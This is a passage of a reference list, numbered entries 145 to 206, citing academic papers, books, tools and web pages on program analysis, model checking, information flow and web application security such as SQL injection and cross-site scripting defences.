[145] L. Moonen. A generic architecture for data flow analysis to support reverse engineering. In *Theory and Practice of Algebraic Specifications; ASF+SDF'97, Electronic Workshops in Computing*. Springer-Verlag, 1997.

[146] A. Mourad, A. Soeanu, M.A. Laverdière, and M. Debbabi. New aspect-oriented constructs for security hardening concerns. *Computers & Security*, 28(6):341--358, 2009.

[147] M. Musuvathi and D. R. Engler. Model checking large network protocol implementations. In *NSDI*, pages 155--168, 2004.

[148] M. Musuvathi and S. Qadeer. Iterative context bounding for systematic testing of multithreaded programs. In *PLDI*, pages 446--455, 2007.

[149] A. C. Myers. Jflow: Practical mostly-static information flow control. In *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '99, pages 228--241. ACM, 1999.

[150] Yacin N., Prateek S., and Dawn S. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the 22nd Annual Computer Security Applications Conference*, ACSAC '06, pages 463--472. IEEE Computer Society, 2006.

[151] S. Nagarakatte, J. Zhao, M. Martin, and S. Zdancewic. CETS: Compiler enforced temporal safety for C. *ACM SIGPLAN Notices*, 45:31--40, June 2010.

[152] S. Nanda, L. Lam, and T. Chiueh. Dynamic multi-process information flow tracking for web application security. In *MC '07: Proceedings of the 2007 ACM/IFIP/USENIX International Conference on Middleware Companion*, pages 1--20. ACM, 2007.

[153] G. C. Necula and P. Lee. Safe, Untrusted Agents using Proof-Carrying Code. In *Lecture Notes in Computer Science Special Issue on Mobile Agents*, October 1997.

[154] F. Nielson and H. R. Nielson. Infinitary control flow analysis: A collecting semantics for closure analysis. In *Proceedings of the 24th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '97, pages 332--345. ACM, 1997.

[155] E.-R. Olderog. Correctness of concurrent processes. *Theor. Comput. Sci.*, 80(2):263--288, 1991.

[156] OWASP. Sql injection. `https://www.owasp.org/index.php/SQL_Injection`.

[157] J. Palsberg. Closure analysis in constraint form. *ACM Transactions on Programming Languages and Systems*, 17:47--62, January 1995.

[158] J. Penix, W. Visser, S. Park, D. Giannakopoulou, E. Engstrom, A. Larson, and N. Weininger. Verifying time partitioning in the deos scheduling kernel. *Formal Methods in System Design*, 26(2):103--135, 2005.

[159] A. Pnueli. The temporal logic of programs. In *FOCS*, pages 46--57, 1977.

[160] A. Podelski and A. Rybalchenko. ARMC: The logical choice for software model checking with abstraction refinement. In *PADL*, pages 245--259, 2007.

[161] S. Qadeer and J. Rehof. Context-bounded model checking of concurrent software. In *TACAS*, pages 93--107, 2005.

[162] J.-P. Queille and J. Sifakis. Specification and verification of concurrent systems in CESAR. In *Symposium on Programming*, pages 337--351, 1982.

[163] K. Ravi and F. Somenzi. High-density reachability analysis. In *Proceedings of the 1995 IEEE/ACM International Conference on Computer-Aided Design*, ICCAD '95, pages 154--158. IEEE Computer Society, 1995.

[164] C. Reis, J. Dunagan, H.J. Wang, O. Dubrovsky, and S. Esmeir. BrowserShield: Vulnerability-driven filtering of dynamic html. 1, September 2007.

[165] B. G. Ryder, W. Landi, and H. D. Pande. Profiling an incremental data flow analysis algorithm. *IEEE Transactions on Software Engineering*, 16:129--140, February 1990.

[166] Fortify S.A. Rough auditing tool for security, RATS 2.3. `http://www.fortify.com/Security-resources/rats.jsp`, 2009.

[167] K. Sadalkar, R. Mohandas, and A. R. Pais. Model based hybrid approach to prevent sql injection attacks in PHP. In *Proceedings of the First International Conference on Security Aspects in Information Technology*, InfoSecHiComNet'11, pages 3--15. Springer-Verlag, 2011.

[168] U. Shankar, K. Talwar, J. S. Foster, and D. Wagner. Detecting format string vulnerabilities with type qualifiers. In *Proceedings of the 2001 Conference on USENIX Security Symposium - Volume 10*, SSYM'01, pages 16--16. USENIX Association, 2001.

[169] U. Shankar, K. Talwar, J.S. Foster, and D. Wagner. Detecting format string vulnerabilities with type qualifiers. In *Proceedings of the 10th Conference on USENIX Security Symposium - Volume 10*, pages 16--16. USENIX Association, 2001.

[170] J. Shanmugam and M. Ponnavaikko. xss application worms: New internet infestation and optimized protective measures. In *Proceedings of the Eighth ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing - Volume 03*, SNPD '07, pages 1164--1169. IEEE Computer Society, 2007.

[171] A.P. Sistla, V. Gyuris, and E.A. Emerson. SMC: a symmetry-based model checker for verification of safety and liveness properties. *ACM Transactions on Software Engineering Methodologies*, 9(2):133--166, 2000.

[172] Jif site. Jif: Java + information flow. `http://http://www.cs.cornell.edu/jif/`, 2007.

[173] R. Spencer, S. Smalley, P. Loscocco, M. Hibler, D. Anderson, and J. Lepreau. The flask security architecture: System support for diverse security policies. In *Proceedings of the 2000 USENIX Security Symposium*, pages 123--139, August 2000.

[174] E.W. Stark. A proof technique for rely/guarantee properties. In *FSTTCS*, pages 369--391, 1985.

[175] B. Steensgaard. Points-to analysis in almost linear time. In *Proceedings of the 23rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '96, pages 32--41. ACM, 1996.

[176] M. Sutton, A. Greene, and P. Amini. *Fuzzing: Brute Force Vulnerability Discovery*. Addison-Wesley Professional, 2007.

[177] M. Sutton, A. Greene, and P. Amini. *Fuzzing: Brute Force Vulnerability Discovery*. Addison-Wesley, 2007.

[178] M. Takesue. A protection scheme against the attacks deployed by hiding the violation of the same origin policy. In *Proceedings of the 2008 Second International Conference on Emerging Security Information, Systems and Technologies*, pages 133--138. IEEE Computer Society, 2008.

[179] J. Tardo and L. Valente. Mobile Agent Security and Telescript. In *Forty-First IEEE Computer Society Conference (COMPCON)*, 1996.

[180] PolySpace Technologies. Polyspace for C documentation, 2004.

[181] A. Valmari. A stubborn attack on state explosion. *Formal Methods in System Design*, 1(4):297--322, 1992.

[182] M. Van Gundy and H. Chen. Noncespaces: Using randomization to enforce information flow tracking and thwart cross-site scripting attacks. In *Proceedings of the 16th Annual Network and Distributed System Security Symposium (NDSS)*, 2009.

[183] M. Y. Vardi and P. Wolper. Reasoning about infinite computations. *Inf. Comput.*, 115(1):1--37, 1994.

[184] J. Viega, J. T. Bloch, T. Kohno, and G. McGraw. Token-based scanning of source code for security problems. *ACM Trans. Inf. Syst. Secur.*, 5:238--261, August 2002.

[185] J. Viega, J. T. Bloch, Y. Kohno, and G. McGraw. ITS4: A static vulnerability scanner for C and C++ code. In *ACSAC*, ACSAC '00, pages 257--. IEEE Computer Society, 2000.

[186] J. Viega and G. McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison-Wesley, 2001.

[187] R. Wahbe, S. Lucco, T. E. Anderson, and S. L. Graham. Efficient Software--Based Fault Isolation. In *Proceedings of the 14th ACM Symposium on Operating Systems Principles*, pages 203--216, December 1993.

[188] K. M. Walker, D. F. Stern, L. Badger, K. A. Oosendorp, M. J. Petkac, and D. L. Sherman. Confining root programs with domain and type enforcement. In *Proceedings of the 1996 USENIX Security Symposium*, pages 21--36, July 1996.

[189] D. S. Wallach, D. Balfanz, D. Dean, and E. W. Felten. Extensible Security Architectures for Java. In *Proceedings of the 16th ACM Symposium on Operating Systems Principles*, October 1997.

[190] G. Wassermann and Z. Su. An analysis framework for security in web applications. In *SAVCBS 2004: Proceedings of the FSE Workshop on Specification and Verification of Component-Based Systems*, pages 70--78, 2004.

[191] G. Wassermann and Z. Su. Sound and precise analysis of web applications for injection vulnerabilities. *ACM SIGPLAN Notices*, 42:32--41, June 2007.

[192] J. Whaley and M. S. Lam. Cloning-based context-sensitive pointer alias analysis using binary decision diagrams. *ACM SIGPLAN Notices*, 39:131--144, June 2004.

[193] D. Wheeler. Flawfinder. `http://www.dwheeler.com/flawfinder/`, 2009.

[194] E. White, R. Sen, and N. Stewart. Hide and show: Using real compiler code for teaching. *SIGCSE Bull.*, 37:12--16, February 2005.

[195] Wikipedia. Black-box testing. `http://en.wikipedia.org/wiki/Black-box_testing`, October 2011.

[196] Wikipedia. Fuzz testing. `http://en.wikipedia.org/wiki/Fuzz_testing`, October 2011.

[197] Wikipedia. Grey-box testing. `http://en.wikipedia.org/wiki/Software_testing`, October 2011.

[198] Wikipedia. White-box testing. `http://en.wikipedia.org/wiki/White-box_testing`, October 2011.

[199] Wkipedia. Sql injection. `http://en.wikipedia.org/wiki/SQL_injection`.

[200] P. C. Wurster, G.and Van Oorschot. The developer is the enemy. In *NSPW '08: Proceedings of the 2008 Workshop on New Security Paradigms*, pages 89--97. ACM, 2008.

[201] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, and C. Kruegel. swap: Mitigating xss attacks using a reverse proxy. In *IWSESS '09: Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, pages 33--39. IEEE Computer Society, 2009.

[202] Y. Xie and A. Aiken. Static detection of security vulnerabilities in scripting languages. In *Proceedings of the 15th Conference on USENIX Security Symposium - Volume 15*. USENIX Association, 2006.

[203] Chuan Y. and Haining W. Characterizing insecure JavaScript practices on the web. In *WWW '09: Proceedings of the 18th international conference on World wide web*, pages 961--970. ACM, 2009.

[204] D. Yu, A. Chander, N. Islam, and I. Serikov. JavaScript instrumentation for browser security. In *Conference Record of the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 237--249. ACM, 2007.

[205] X. Zhang, A. Edwards, and T. Jaeger. Using CQUAL for static analysis of authorization hook placement. In *Proceedings of the 11th Conference on USENIX Security Symposium*, SSYM'02, pages 33--48. USENIX Association, 2002.

[206] S. Zhendong and W. Gary. The essence of command injection attacks in web applications. In *Conference Record of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '06, pages 372ñ--382. ACM, January 2006.